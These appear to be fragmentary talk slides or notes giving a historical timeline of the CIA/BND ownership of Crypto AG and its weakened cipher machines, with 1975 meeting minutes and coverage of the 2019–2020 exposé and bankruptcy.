- 1965 concept of "*large*" sequence-length not so large by 1977 digital computing capabilities. *And NSA had "large" before anyone else.*
- *If* CX-52M had covert-channel leaking keys, phase, H-460x could do same?

# THESAURUS/MINERVA timeline vs H-460x



- 
- 1969 FRG offers US partnership to buy; US freezes out French.
- 1970 “Retirement Sale”  
CIA+BND(FRD)**purchase** CryptoAG through shell shells; introduced Siemens and Motorola coordination.
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- 1975 NSA cryptographer signs into C.a.g. design meeting with own name,
  - collab w/ Motorola, w/ TI parts
  - HC-4700/4800 are Cryptofax updates
- 1977 Clark's biography of WFF mentions the 1957 meeting, against NSA advice
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- 1979 backdoors improved
  - deniable, less obvious
  - inserting Mathematicians in the know in Crypto,a.g.
- 1965 H-460 co-design started
- 1969 T-450 online TELEX encryption launched
- 1970 CAG announces all-electronic H-460; shipped, has problems
- 1972 H-460 fixed, shipped
- 1976 Italy and Egypt independently find weakness in H-460
- 1977 H-460x reissued in national variants, closing the customer-found weaknesses.
- 1978 Egypt wants T-450 strengthened too.

# THESAURUS/MINERVA timeline vs H-460x



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- 1969 FRG offers US partnership to buy; US freezes out French.
- 1970 “Retirement Sale” CIA+BND(FRD)**purchase** CryptoAG through shell shells; introduced Siemens and Motorola coordination.
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- 1975 NSA cryptographer signs into C.a.g. design meeting with own name,
  - collab w/ Motorola, w/ TI parts
  - HC-4700/4800 are Cryptofax updates
- 1977 Clark's bio the 1957 meeting
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CAG/IA/Motorola Meeting - August 19-20, 1975

## COMPILATION OF MINUTES

ATTENDEES: Sture Nyberg } CAG  
 Oskar Sturzinger } IA  
 Peter Frutiger }  
 Herb Frank }  
 Nora Mackabee }  
 Jim Kirch }  
 Keith Warble }  
 Bob Pfeifer } Motorola

1. There is a potential problem of procurement of printer mechanisms from TI by CAG.
  - a. CAG has been unable to obtain TI commitment.
  - b. Approximate qty required is 25/month.
  - c. Keith will investigate and try to get TI commitment by 8/20.
2. 4700 Prototype 1 was demonstrated. Delivery of prototypes 1 and 2 is expected in about 3 weeks.
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  - b. 4700 mechanical design philosophy and implementation is acceptable for the 4800.
  - c. 4800 shall have temp range of 0° to 50°C.
  - d. Baud rates shall be 50, 75, 100 and 200 baud.
  - e. The cypher text format shall be switch selectable as 5 letter group or continuous text as in the 4700.
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1990s HC-4220, inline successor in CRYPTOFAK line.


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
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Different versions of the report:



Full text of redacted version



BBC 2015 story illustration,  
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  - CyOne Security (Swiss Gov equipment) and
  - Crypto Int'l AG. (C.I.ag) for export
    - Swedish buyers claim not to have noticed or to have discounted German & BBC reports ...
- 2019 Swiss Public TV [rts.ch] **Exposé**
  - FR: [rts.ch video] 18.11.2019, 17h01
  - La Suisse sous couverture - Agents infiltrés (1/5)
    - Switzerland undercover - Undercover agents (1/5)
    - "In 1955, the American intelligence services and the Swiss company Crypto AG concluded a confidential agreement which will allow the espionage of the communications of 130 countries. For decades, a section of Swiss industry will be involved in these activities, despite the country's "neutrality" and with the blessing of the Federal Council." [Translate.Google]
- 2019-12 Swiss Econ Ministry **suspends** C.I.ag's export license
- 2020-02-11 [WaPo] "Intelligence Coup of the Century"
  - [http://wapo.st/crypto] + [CryptoMuseum.com: RUBICON]
  - CIA was bagman for ownership (but original connection and expertise was always NSA)
  - Video [YT] Marc Simons of cryptomuseum.com demonstrates use of CX-52 (one of the compromised machines), companion video to WaPo story ^^
  - Comment [Schneir]; [NSaGWU] "CIA's MINVERVA Secret"
- 2020-03-01 Swiss Prosecutors file Criminal Complaint, open inquiry.
- 2020-?spring? C.I.ag denied review on Swiss export permits.
- 2020-07-04 Mass Layoffs at Crypto Int'l AG
- 2020-08-27 - Crypto Intl AG files bankruptcy [CryptoMuseum]
  - Winding-up, ala US Ch.7
  - After another denial of export permit appeal.
  - Swedish owners' Asperiq may pick up some work in Switzerland ?


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Q&A ?

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(*again?*)



*or I can save it for Boston.PM.*

